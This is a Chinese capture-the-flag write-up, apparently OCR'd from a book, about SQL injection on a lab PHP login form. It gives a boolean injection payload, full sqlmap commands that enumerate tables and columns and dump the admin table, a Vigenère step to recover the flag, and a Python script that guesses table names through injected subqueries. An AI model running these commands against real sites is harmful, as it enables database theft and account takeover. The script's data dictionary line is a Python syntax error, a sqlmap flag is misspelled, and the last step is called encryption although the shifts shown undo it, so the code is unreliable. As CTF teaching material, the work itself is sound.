


图2

经过多次的测试，可以确定，存在Username为admin的用户。那么接下来，我们看看有没有过滤关键字呢？

在Username里输入admin'and'1(说明一下，这相当于admin'and'1'='1的简化版本)，Password随便输入，结果如图3所示。




图3

说明程序没有过滤and关键字，可以直接注入。

接着进行抓包，得到提交的参数为"admin=admin'and'1&pass=ss&action=login"(不包括引号)。

那么，我们先用工具来测试吧，下面在虚拟机环境下bt4 pre-final使用sqlmap来测试。有关sqlmap的介绍网上有很多，请自己搜索一下。我只简单说下，sqlmap是用Python写的开源的注入工具，对PHP和MySQL组合的效果非常好。在我机子上，sqlmap的基本信息如图4所示。



图4

那么，是时候测试这个工具的效果了。

(1)用Sqlmap来获取基本信息

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1 --method POST --data "admin=admin'and '1&pass=ss&action=login" --string "Bad username"
```

因为很少看到有人详细讲解sqlmap的参数使用，因此，我把用到的参数详细说明如下。

-u：URL，通常用双引号引起来。

-v 1：显示的详细程度，默认为1，值可选为1~5。

--methos POST：注入方法，支持GET，POST。

--data：通过POST提交的数据，数据一般也用双引号括起等。

--string：注入语句正确时返回的页面中

包含的特征字符串。

上面的命令返回图5所示结果。




图5

(2)获取当前数据库名和当前用户名

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1 --method POST --data "admin=admin' and '1&pass=ss&action=login" --string "Bad username" --current-db --current-user
```

参数说明:

--current-db:获取当前使用的数据库。

--current-user:获取当前数据库连接的用户名。

结果如图6所示。




图6

(3)获取当前数据库下的所有表名

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1 --method POST --data "admin=admin' and '1&pass=ss&action=login" --string "Bad username" -D phpformsql --tables
```

参数说明:

-D:使用指定的数据库名,这里为phpformsql。

--tables:枚举出指定数据库里面的表名。

结果如图7所示。




图7

(4)获取当前数据库下当前表的所有字段

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1 --method POST --data "admin=admin' and '1&pass=ss&action=login" --string "Bad username" -D phpformsql -T admin --columns
```

参数说明:

-T:指定枚举的表名,这里为admin。

--columns:枚举出指定表里面的所有列名及其类型和长度。

结果如图8所示。




图8

(5)获取所有的记录内容

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1 --method POST --data "admin=admin' and '1&pass=ss&action=login" --string "Bad username" -D phpformsql -T admin --dump
```

参数说明:

--dump:获取所有记录。

结果如图9所示。



图9

获得了所有记录的内容了,我们就可以使用welcome登录,获得信息,如图10所示。




图10

本来注入到这儿,就已经结束了。可是题目却还没有结束。直接在填K E Y的地方提交得到的lpilrmkym,可是却提示答案不对。多次核对,确定这个不是K E Y。于是又找了好久,才注意到网页源码中的一句话:

! —— Some of the information is encrypted, but you can crack it. —— !

估计KEY还经过了某种加密变换,可这会是什么样的方式呢?百思不得其解。试试用admin登录,可是却提示用户名或密码不对,这又是为什么呢?明明admin的密码是aeolr,可是却登录不上。估计是出题人作了限制,而这个是个提示。在队友细心的研究下,发现Username为admin时Password为aeolr,从admin到aeolr使用了古典密码中的维吉尼亚加密法,从第i(i=0,1,2,3,…)位开始,每个字母向后移i(i=0,1,2,3,…)位,第0位a不变,第1位的d向后移1位变成了e,依此类推。即在加密变换过程中,密钥为abcde。那么,我们将lpilrmkym进行维吉尼亚加密,密钥使用abcdefghi后得到loginhere,填入答案,终于过关了。

题目至此终于完了,我们队获得了此题的积分。

也许你会认为,我们上面只是用到了sqlmap这个工具来注入,却并没有了解真正的原理,很多牛人都会拿"只会用工具,说明你还没有入门"之类的话来鞭策新手,不要只满足于使用工具。那么,接下来我们就来编写一个Python脚本,模拟上面sqlmap工具的功能。

附加一点说明:其实出题人已经考虑到了我们猜表名和列名的麻烦,所以表名和列名能通过题目的网页源码片段中查看到。我之所以要用sqlmap来作一次演示,一来是想让整个过程更为完整,二来是为实战作准备,实际环境是不会事先知道表名和列名的。

程序功能描述:

① 获得当前使用的表名:get_tbl_name.py。

② 获得当前表下的所有列名:get_col_name.py。

③ 获取当前表里面的所有记录:post_inj.py。

Python说明:在Python中,有很多用于处理Web页面的库,而我最常用的是urllib和urllib2这两个库,很多时候会两个都用到。

还要说明的是,Python里面的单引号、双引号没有任何区别,仅仅是看需要而用,比如字符串本身包含单引号,那么这时就只能用双引号来表示字符串,反之亦然。

程序1:get_tbl_name.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import urllib,urllib2
url = "http://192.168.1.103:81/php/2/Login.php"
data = {'admin':'admin' and '1'='1', 'pass':'test', 'action':'login'}

ok_keyword = "Bad username or password" # what keyword will return if ok

def main():
    for tbl in open("tables.txt"):
        tbl = tbl.rstrip()
        data['admin'] = "admin' and (SELECT 1 from %s limit 0,1)=1 and '1'='1" % tbl

        login = urllib.urlencode(data)
        ans = urllib2.urlopen(url, login)
        line = ans.read()

        if line.find(ok_keyword) != -1:
            print "FoundIt, The table is %s" % tbl
            break

if __name__ == '__main__':
    main()
```

文件tables.txt里面存放了常用表名,一行一个。执行效果如图11所示。

